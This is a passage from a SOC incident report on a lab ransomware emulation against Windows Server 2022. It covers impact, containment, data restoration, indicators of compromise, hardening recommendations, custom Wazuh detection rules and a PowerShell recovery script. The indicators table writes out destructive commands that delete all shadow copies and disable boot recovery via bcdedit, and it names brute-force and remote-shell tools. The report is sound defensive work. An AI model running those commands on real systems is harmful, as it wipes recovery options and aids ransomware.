Remote logon via WinRM	Yes (L3)	Gap. A privileged network logon from a non-approved host is logged as informational only.
Recovery inhibition	Yes (L14 and L12)	Strong. Custom rules were the decisive detections.

Stage	Detected	Assessment
Mass file encryption	Yes (L5 to L7 via FIM)	Reliable, but medium severity; a rate-based rule would escalate the burst.

7. Impact Assessment

Area	Impact	Severity
Data Integrity	10 finance records (`Quarterly_Report_1` to `10.docx`) encoded and originals deleted	**High**
Data Availability	Records inaccessible until restored; extortion note left on the share	**High**
System Recovery	All Volume Shadow Copies deleted; boot recovery disabled and failure policy set to ignore	**Critical**
Account Security	`Administrator` credential compromised and used for remote access	**Critical**
Data Confidentiality	Exfiltration not simulated or assessed in this exercise	Not assessed

In a production setting, the combination of deleted shadow copies and a compromised administrator account would remove the fastest local recovery paths and leave only off-host backups. This is why the recovery-inhibition rules are rated higher than the file-level alerts.

8. Containment, Eradication & Recovery

8.1 Containment and Attacker Eviction

1. **Host isolation:** severed external and lateral connectivity to prevent spread through adjacent shares (`C$`, `ADMIN$`).
2. **Adversary process eviction:** terminated all active WinRM host worker processes (`wsmprovhost.exe`), which ended the Evil-WinRM shell immediately.
3. **Account lockdown:** disabled the compromised `Administrator` account to block re-authentication.




Figure 14: *Host containment and termination of the attacker's WinRM processes*




Figure 15: *Revoking attacker remote access and disabling the compromised account*

8.2 Data Restoration

Enterprise policy prohibits paying extortion, so recovery was performed by an in-house SOC utility. It decodes each `.locked` file, restores the original filename, deletes the malicious artefact, and purges the extortion note. The full script is in Appendix C.




Figure 16: *SOC decryption utility restoring all 10 financial records*

8.3 Recovery Verification

Check	Result
Restoration rate	**100%**: 10 of 10 records restored
Integrity validation	No byte corruption detected
Extortion artefacts	`README_HOW_TO_RECOVER.txt` removed
FIM chain of custody	Wazuh FIM audited the recovery phase and recorded the restorations

9. Indicators of Compromise

Type	Indicator	Context
IP Address	`192.168.56.102`	Attacker host (Kali Linux)
Hostname	`KALI`	Workstation name in failed-logon events
Account	`Administrator`	Brute-forced and abused local account
Parent Process	`wsmprovhost.exe`	WinRM host that spawned the destructive commands
Command Line	`vssadmin.exe delete shadows /all /quiet`	Shadow copy destruction
Command Line	`bcdedit.exe /set {default} recoveryenabled No`	Boot recovery disabled
Command Line	`bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures`	Boot failure policy suppressed
File Pattern	`*.docx.locked`	Encoded output files in `C:\Finance`
File Name	`README_HOW_TO_RECOVER.txt`, `readme_recover_files.txt`	Extortion notes
Network	TCP 445 (SMB), TCP 5985 (WinRM)	Attack and access ports
Tooling	Nmap, NetExec (`nxc`), Hydra, Evil-WinRM	Attacker toolset

10. Future Recommendations

The recommendations below address the weaknesses observed in this incident and are grouped into preventive controls, monitoring improvements, policy enhancements and training. Priorities reflect how directly each item would have stopped or shortened the attack.

10.1 Preventive Controls

Priority	Recommendation	Rationale
Critical	**Restrict WinRM (5985/5986) and SMB (445)** to designated jump hosts and Privileged Access Workstations through Windows Firewall.	Removes the exact path used for brute force and remote shell (T1110, T1021.006).
Critical	**Enforce MFA and strong, unique administrator passwords**, set an account-lockout threshold, and rotate the compromised credential before the account is re-enabled.	A wordlist recovered the Administrator password; lockout would have blunted the attack.
Critical	**Adopt immutable 3-2-1-1-0 backups**: offline, air-gapped or cloud WORM copies that survive shadow-copy deletion.	Real ransomware is not reversible; backups are the recovery path.
High	**Enable ASR rules:** block process creations from PSExec/WMI (`d1e49aac-8f56-4280-b9ba-993a6d77406c`) and block credential theft from LSASS (`9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2`).	Reduces remote-execution and credential-theft opportunities.
High	**Enable Wazuh Active Response** to block the source IP and isolate the host when rule `100100` fires.	Automates containment at the moment of the Level 14 alert.
Medium	**Restrict and protect shadow-copy and boot-configuration tooling** (`vssadmin`, `bcdedit`) for non-essential accounts, and verify both are restored after any incident.	These tools were used to remove local recovery options (T1490).

10.2 Monitoring Improvements

Priority	Recommendation	Rationale
High	**Correlate brute force with success:** alert when a burst of 4625 events from one source is followed by a 4624 from the same source.	Escalates the moment of compromise rather than the noise before it.
Medium	**Alert on WinRM and network administrator logons from non-approved sources**, and raise `60106`-class events when the account is privileged.	Closes the Level 3 gap identified in Section 6.6.
Medium	**Add a rate-based FIM rule** for many deletes and `.locked` additions within a short window.	Escalates mass-encryption bursts above Level 7.
Medium	**Extend recovery-inhibition coverage** to variants such as `wbadmin delete`, `wmic shadowcopy delete` and PowerShell `Win32_ShadowCopy`.	Prevents trivial evasion of the two custom rules.
Low	**Add network-layer detection** (IDS/NDR) for port scanning.	Fills the reconnaissance gap noted in Section 6.6.

10.3 Policy Enhancements

- **Privileged access policy:** administrative remote access only from approved jump hosts, with MFA, named admin accounts and no shared or default local Administrator use.
- **Password and lockout policy:** minimum length and complexity for privileged accounts, banned common passwords, and a lockout threshold with alerting.
- **Backup policy:** defined recovery time and recovery point objectives, immutable copies, and scheduled restore tests.
- **Incident response policy:** documented ransomware playbook (isolate, evict, disable accounts, restore from backup), with a standing rule that extortion is not paid.
- **Evidence handling policy:** credentials must never appear in reports, screenshots or tickets; all report evidence is reviewed and redacted before sharing.

10.4 Training Recommendations

- **SOC analysts:** regular tabletop and hands-on exercises on ransomware triage, using the Level 14 alert and FIM burst patterns from this incident.
- **Detection engineering:** training on writing and tuning Wazuh rules, Sysmon event interpretation and MITRE ATT&CK mapping.
- **System administrators:** secure remote administration, credential hygiene and Windows hardening, including ASR and firewall configuration.
- **General staff:** phishing and social-engineering awareness, and how to report suspicious activity quickly.
- **Recurring adversary emulation:** repeat this exercise periodically to confirm the new controls and rules work and to keep the team practised.

11. Conclusion

The exercise demonstrated that a layered stack of Sysmon, hardened Windows auditing, real-time FIM and purpose-built Wazuh rules can detect every destructive stage of a ransomware intrusion on Windows Server 2022. The custom Level 14 rule gave the SOC an unambiguous signal, and the response contained the host, evicted the adversary and restored all data.

The main weaknesses lie earlier in the kill chain: exposed management ports, a guessable administrator password, and low-priority alerts for brute force and remote logon. Closing those gaps, and backing the environment with immutable backups, would move detection from the point of impact to the point of intrusion.

> **Report Certification**
>
> This report was produced by Mohammad Hasnain Ali following hands-on adversary emulation, SIEM engineering, rule optimisation and live incident containment.

Appendix A: Custom Wazuh Detection Rules

File: `/var/ossec/etc/rules/local_rules.xml`

```
<!-- Custom Detection Rules for Multi-Stage Ransomware Attacks -->
<group name="windows,sysmon,ransomware,">

  <!-- Rule 100100: Shadow Copy Destruction (T1490) -->
  <rule id="100100" level="14">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">delete shadows</field>
    <description>CRITICAL: Ransomware Behavior Detected - Volume Shadow
      Copies Deletion (MITRE T1490)</description>
    <mitre><id>T1490</id></mitre>
    <group>ransomware,system_recovery,</group>
  </rule>

  <!-- Rule 100101: BCDedit Boot Recovery Disabling (T1490) -->
  <rule id="100101" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">recoveryenabled</field>
    <description>CRITICAL: Ransomware Defense Evasion - Boot Recovery
      Disabled via BCDedit (MITRE T1490)</description>
    <mitre><id>T1490</id></mitre>
    <group>ransomware,defense_evasion,</group>
  </rule>

</group>
```

Appendix B: Wazuh Agent Configuration (ossec.conf)

```
<ossec_config>
  <client>
    <server>
      <address>192.168.56.101</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>

  <!-- Real-time FIM on the protected share -->
  <syscheck>
    <disabled>no</disabled>
    <frequency>300</frequency>
    <scan_on_start>yes</scan_on_start>
    <directories check_all="yes" realtime="yes"
                 report_changes="yes">C:\Finance</directories>
  </syscheck>

  <!-- Event channels: Application, Security, System -->
  <localfile>
    <location>Application</location>
    <log_format>eventchannel</log_format>
  </localfile>
  <localfile>
    <location>Security</location>
    <log_format>eventchannel</log_format>
  </localfile>
  <localfile>
    <location>System</location>
    <log_format>eventchannel</log_format>
  </localfile>

  <!-- Sysmon -->
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
</ossec_config>
```

Appendix C: SOC Data Recovery Utility

```
# SOC DATA RECOVERY & DECRYPTION UTILITY
$targetFolder = "C:\Finance"
$lockedFiles  = Get-ChildItem -Path $targetFolder -Filter *.locked

foreach ($file in $lockedFiles) {
    # 1. Read Base64-encoded content
    $b64Content = [System.IO.File]::ReadAllText($file.FullName)
    # 2. Decode back to original bytes
    $originalBytes = [Convert]::FromBase64String($b64Content)
    # 3. Restore original filename
    $restoredName = $file.FullName -replace '\.locked$', ''
    [System.IO.File]::WriteAllBytes($restoredName, $originalBytes)
    # 4. Remove malicious artefact
    Remove-Item -Path $file.FullName -Force
}

# 5. Purge extortion note
$ransomNote = "$targetFolder\README_HOW_TO_RECOVER.txt"
if (Test-Path $ransomNote) { Remove-Item -Path $ransomNote -Force }
```